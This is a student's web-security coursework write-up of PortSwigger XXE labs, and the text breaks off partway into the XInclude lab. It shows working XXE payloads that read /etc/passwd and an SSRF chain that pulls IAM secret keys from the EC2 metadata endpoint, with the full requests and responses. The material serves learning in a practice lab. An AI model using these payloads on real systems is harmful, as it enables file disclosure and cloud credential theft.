

Sri Lanka Institute of Information Technology



B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

IE2062: Web Security

Week 1 Submission – PortSwigger Labs

XML external entity (XXE) injection

IT23714120

A.M.M.G.K.P. Athawuda

Contents


1	Lab 1: Exploiting XXE using external entities to retrieve files	3
2	Lab 2: Exploiting XXE to perform SSRF attacks.....	9
3	Lab 7: Exploiting XInclude to retrieve files	13
4	Lab 8: Exploiting XXE via image file upload	17



1 Lab 1: Exploiting XXE using external entities to retrieve files

Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE

 LAB

Not solved




This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

 ACCESS THE LAB


1. Access the lab.



2. And then open the website in burp suite's browser.
3. Go to view details and check stock features.


959 units

4. Move to burp suite -> Proxy -> HTTP history -> URL = /product/stock




```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

- Send it to the repeater. And click 'send'.



- Change the 'product Id' to '4' and click on send.



7. Then the response number changes. It shows that the function is vulnerable. (product Id and store ID).
8. So, to inject an XML external entity and access the `/etc/passwd` file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &attack;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2338
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
```

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [<!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      &attack;
    </storeId>
  </stockCheck>
```

Response	
	PrettyRawHexRender
1	HTTP/2 200 OK
2	Content-Type: text/plain; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 3
5	
6	975

Congratulations, you solved the lab!

Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE



LAB



Solved



2 Lab 2: Exploiting XXE to perform SSRF attacks

Lab: Exploiting XXE to perform SSRF attacks

APPRENTICE



LAB



Solved




This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.



ACCESS THE LAB



Click view details. And check stock.

▼

Check stock

318 units

Then in burp site, go to the proxy -> HTTP History -> URL :- /product/stock

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A list of HTTP requests is displayed in the top pane. The selected request is a POST to `/product/stock` with a status of 200. The bottom pane shows the details of this request, including headers, body, and response.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
7	https://0a9f004c0489045380f...	GET	/			200	10687	HTML		Exploiting XEE to perf...		✓	79.125.84.16	session=XVQhN...	23:34:50 16 ...	8000	866
9	https://0a9f004c0489045380f...	GET	/resources/labheader/js/labHeader.js			200	1673	script	js			✓	79.125.84.16		23:34:54 16 ...	8000	545
11	https://0a9f004c0489045380f...	GET	/resources/images/shop.png			200	7258	image	png			✓	79.125.84.16		23:34:54 16 ...	8000	643
19	https://0a9f004c0489045380f...	GET	/resources/labheader/images/logo...			200	8852	image	svg			✓	79.125.84.16		23:34:54 16 ...	8000	10667
21	https://0a9f004c0489045380f...	GET	/resources/labheader/images/ps-la...			200	942	image	svg			✓	79.125.84.16		23:34:54 16 ...	8000	11093
24	https://0a9f004c0489045380f...	GET	/academy/labHeader			101	147					✓	79.125.84.16		23:34:55 16 ...	8000	578
41	https://0a9f004c0489045380f...	GET	/product/productId=3			200	4899	HTML		Exploiting XEE to perf...		✓	79.125.84.16		23:35:49 16 ...	8000	263
42	https://0a9f004c0489045380f...	GET	/resources/js/vmlStockCheckPayloa...			200	513	script	js			✓	79.125.84.16		23:36:01 16 ...	8000	224
43	https://0a9f004c0489045380f...	GET	/resources/js/vmlStockCheck.js			200	981	script	js			✓	79.125.84.16		23:36:01 16 ...	8000	224
44	https://0a9f004c0489045380f...	GET	/academy/labHeader			101	147					✓	79.125.84.16		23:36:02 16 ...	8000	207
45	https://0a9f004c0489045380f...	POST	/product/stock			200	109	text				✓	79.125.84.16		23:36:15 16 ...	8000	408
46	https://0a9f004c0489045380f...	POST	/product/stock												23:37:45 16 ...	8000	

The selected request details show a POST to `/product/stock` with a status of 200. The response is a 200 OK with content type `text/plain; charset=utf-8`.

Send to the repeater

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is loaded into the Repeater, and the 'Send' button is visible. The bottom pane shows the details of the request, including headers, body, and response.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://0a9f004c0489045380f...	POST	/product/stock			200	109	text				✓	79.125.84.16		23:36:15 16 ...	8000	408

The selected request details show a POST to `/product/stock` with a status of 200. The response is a 200 OK with content type `text/plain; charset=utf-8`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY attack SYSTEM "http://169.254.169.254/"> ]>
<stockCheck>
  <productId>
    &attack;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Click on 'send'.

Response	
Pretty	Raw Hex Render
1	HTTP/2 400 Bad Request
2	Content-Type: application/json; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 28
5	
6	"Invalid product ID: latest"

Add that ID: latest' to the URL. And then repeat it.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY attack SYSTEM "http://169.254.169.254/latest">]>
<stockCheck>
  <productId>
    &attack;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response	
Pretty	Raw Hex Render
1	HTTP/2 400 Bad Request
2	Content-Type: application/json; charset=utf-8
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 31
5	
6	"Invalid product ID: meta-data"

1 X +

Send Cancel < >

Target: https://0a9f004c0489045380f930380092002d.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a9f004c0489045380f930380092002d.web-security-academy.net
3 Cookie: session=QYQhT08N1Thn5nVKJIM08hjQpQc11
4 Content-Length: 202
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium",v="139", "Not;A=Brand",v="55"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a9f004c0489045380f930380092002d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a9f004c0489045380f930380092002d.web-security-academy.net/product?productid=3
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY attack SYSTEM
22 "http://169.254.169.254/latest/meta-data/">]>
23 <stockCheck>
24 <productId>
25 &attack;
26 </productId>
27 <storeId>
28 1
29 </storeId>
30 </stockCheck>

```

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 25
5
6 "Invalid product ID: iam"

```

0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 20

Response headers 3

Notes

Custom actions

Done 147 bytes | 222 millis

Event log (2) All issues Memory: 140.5MB Disabled 11:45 PM 8/16/2025

1 X +

Send Cancel < >

Target: https://0a9f004c0489045380f930380092002d.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a9f004c0489045380f930380092002d.web-security-academy.net
3 Cookie: session=QYQhT08N1Thn5nVKJIM08hjQpQc11
4 Content-Length: 206
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium",v="139", "Not;A=Brand",v="55"
8 Content-Type: application/xml
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a9f004c0489045380f930380092002d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a9f004c0489045380f930380092002d.web-security-academy.net/product?productid=3
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <!ENTITY attack SYSTEM
22 "http://169.254.169.254/latest/meta-data/iam">]>
23 <stockCheck>
24 <productId>
25 &attack;
26 </productId>
27 <storeId>
28 1
29 </storeId>
30 </stockCheck>

```

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 42
5
6 "Invalid product ID: security-credentials"

```

0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 20

Response headers 3

Notes

Custom actions

Done 164 bytes | 214 millis

Event log (2) All issues Memory: 139.3MB Disabled 11:45 PM 8/16/2025

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY attack SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
<stockCheck>
  <productId>
    &attack;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

```
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 552
5
6 "Invalid product ID: {
7 "Code": "Success",
8 "LastUpdated": "2025-08-16T18:04:39.142314315Z",
9 "Type": "AWS-HMAC",
10 "AccessKeyId": "G7P8MEksWQSNrEqUykIx",
11 "SecretAccessKey": "UqJqlaaHufkrPbbbyCiJLVrSsUtOUM59hScORbXsm",
12 "Token":
13 "w8mTDGXgFcQcf8dZKejBk2yHYadu6mEw7j3E7zaVb3Ki22DN00IUMCr8cwY7YSvWlrlxmdCU3zySrl
14 e2XDfhYq8zsE2vSCJuC7GdXq8bqFmTVDWtGulOUNgDsOu6f7hunCjTrCrqdyHs7hVsJjZOUUnNgUhPwt
87VBGBIAxYbiR2X1KzUlyKThdwrlu10YoPctZcrLmzAqdSqMp0i6Q6Ke7SoCUQJK0x2KMAuZEXRwI
hnxq05gx1M4MeSh93u4f",
13 "Expiration": "2031-08-15T18:04:39.142314315Z"
14 }"
```



Exploiting XXE to perform SSRF attacks

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

3 Lab 7: Exploiting XInclude to retrieve files

Lab: Exploiting XInclude to retrieve files

PRACTITIONER



LAB




Not solved



This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file.



1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < >

Target: https://0aa600b604a923cf85f772b5009900c7.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
